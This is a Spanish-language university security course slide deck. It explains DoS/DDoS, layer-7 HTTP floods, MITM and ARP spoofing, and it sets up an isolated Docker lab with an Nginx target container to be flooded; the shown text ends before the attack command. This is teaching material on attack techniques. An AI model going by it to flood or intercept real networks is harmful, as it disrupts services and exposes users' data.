


Sistemas de Comunicación y Seguridad Informática

Semana 9: Técnicas de Ataque Avanzadas

Denegación de Servicio (DoS/DDoS) e interceptación Man in the Middle (MITM)

Mg. Gabriel Guerrero Arellano

¿Qué haremos en estas 2 horas?

1	**Ubicación** Iniciamos el **Momento 3** del currículo — Ataque, Defensa y Auditoría
2	**Conceptos Clave** La triada CIA, diferencias entre DoS y DDoS, y fundamentos de MITM
3	**Laboratorio Práctico** Simulación en red aislada de un ataque de Inundación HTTP (Capa 7)
4	**Herramientas** Docker, Nginx (Objetivo), Apache Benchmark (Atacante) y métricas en vivo
5	**Evidencia** Reporte del colapso del servidor y análisis de latencia

Bienvenidos al Momento 3



Momento 1

Fundamentos y reconocimiento de vulnerabilidades

Momento 2

Búsqueda de vulnerabilidades lógicas y fallos de código

Momento 3 ← ACTIVO

Fase ofensiva pura, defensa activa y auditoría. Aprenderemos cómo los atacantes destruyen infraestructuras completas **sin robar una sola contraseña**

Atacando la "Disponibilidad"

La seguridad se basa en tres pilares fundamentales conocidos como la triada **CIA**:

- **Confidencialidad:** Solo los autorizados acceden a la información
- **Integridad:** La información no es alterada sin autorización
- **Disponibilidad:** Los usuarios legítimos pueden acceder al servicio cuando lo necesitan

Los ataques de la Semana 5 vulneraban la **Confidencialidad**. Los ataques de hoy (DoS/DDoS) apuntan exclusivamente a la **Disponibilidad**: impedir que usuarios legítimos accedan al servicio.



- **El objetivo principal de los ataques DoS y DDoS.**
- **Interrumpe el acceso legítimo a sistemas y datos.**

Fuerza Bruta Estructural: DoS vs DDoS

DoS — Un Solo Atacante


Un único atacante inunda un servidor con tráfico falso hasta agotar su **CPU, RAM o ancho de banda**. Más simple, más fácil de bloquear por IP.

DDoS — El Ejército Botnet


Miles de computadoras infectadas (Botnet) atacan un mismo objetivo de forma **simultánea**. Distribuido, devastador y extremadamente difícil de mitigar.

⚠️ El Problema Real

Es el ataque más difícil de mitigar — el tráfico malicioso se **camufla como peticiones de usuarios normales**. No hay firma de malware que detectar.



¿Dónde golpea el misil?




Ataques Volumétricos — Capas 3 y 4

Inundan cables y routers con basura (**Ping de la muerte, SYN Flood**). Requieren mucho ancho de banda para ser efectivos.

Ataques de Aplicación — Capa 7

Atacan directamente al software (**HTTP Flood**). Son letales: con poco internet obligan al servidor a cálculos pesados hasta que se funde.

⊗ ⚠️ **Este es el ataque que haremos hoy** — Capa 7, HTTP Flood



El Hombre en el Medio (MITM)

1

Víctima

Navega normalmente, sin saber que su tráfico está siendo interceptado

2

Atacante (MITM)


Se sitúa **silenciosamente** en el medio. Todo el tráfico pasa por su máquina antes de salir a internet

3

Router / Internet

Recibe el tráfico ya inspeccionado, alterado o con malware inyectado

Permite **espiar contraseñas, alterar transferencias o inyectar malware** en tiempo real — todo sin que la víctima lo note.



El Engaño en la Red Local: ARP Spoofing

La técnica más común para lograr un MITM en redes **LAN o WiFi**.

1 El Atacante Miente

Envía mensajes ARP falsos: *"¡Mi dirección MAC ahora es la del Router!"*

2 Las Víctimas Creen


Actualizan su tabla ARP y empiezan a enviar todo su tráfico al atacante, pensando que es la puerta de salida a internet.

3 Entrega Voluntaria

Contraseñas, sesiones, datos bancarios — todo entregado voluntariamente al atacante.

Laboratorio Práctico: HTTP Flood (DoS)

Objetivo: Crear un ring virtual (Red Docker), encender el monitor cardíaco del servidor y lanzar un ataque masivo de cientos de miles de peticiones simultáneas hasta ver cómo el procesador colapsa.




Entorno Aislado

Toda la simulación ocurre dentro de una **red Docker virtual cerrada**. El tráfico de ataque nunca sale a la red de la universidad.

Componentes

- **Víctima:** Contenedor Nginx (servidor web)
- **Atacante:** Contenedor Alpine + Apache Benchmark
- **Red:** `red-ataque` — aislada y controlada



Fase 0: Preparación del Campo de Batalla

⚠ ⚠️ **Atención:** Trabajaremos con redes virtuales cerradas para no afectar el internet de la universidad

01

Validar Docker Activo

Confirma que Docker está instalado y corriendo:

```
docker --version
```

02

Crear Red Virtual

Crea la red aislada para el laboratorio:

```
docker network create red-ataque
```

03

Confirmar Creación

Verifica que `red-ataque` aparezca en la lista:

```
docker network ls
```


Paso 1: El Servidor Objetivo

Encenderemos un servidor web ligero (**Nginx**). Ejecuta en la **Terminal 1:**


```
docker run -d --name victima-web --network red-ataque -p 8081:80 nginx
```

Ve a tu navegador y abre:

```
http://localhost:8081
```



✅ Si ves *"Welcome to nginx!"* — nuestro objetivo está vivo y listo para el ataque



Paso 2: El Monitor Cardíaco del Servidor

Como atacantes, necesitamos ver el daño en tiempo real. En la **Terminal 1**, ejecuta:

```
docker stats victima-web
```

```
CONTAINER ID   NAME          CPU %     MEM USAGE / LIMIT   MEM %     NET I/O         BLOCK I/O         PIDS
2f683eb6404f   victima-web   0.00%     17.9MiB / 16.5GiB   0.11%     6.3kB / 5.9kB   16.6MB / 12.3kB   17
```

¿Qué verás?

Una tabla en vivo con métricas del contenedor actualizándose cada segundo

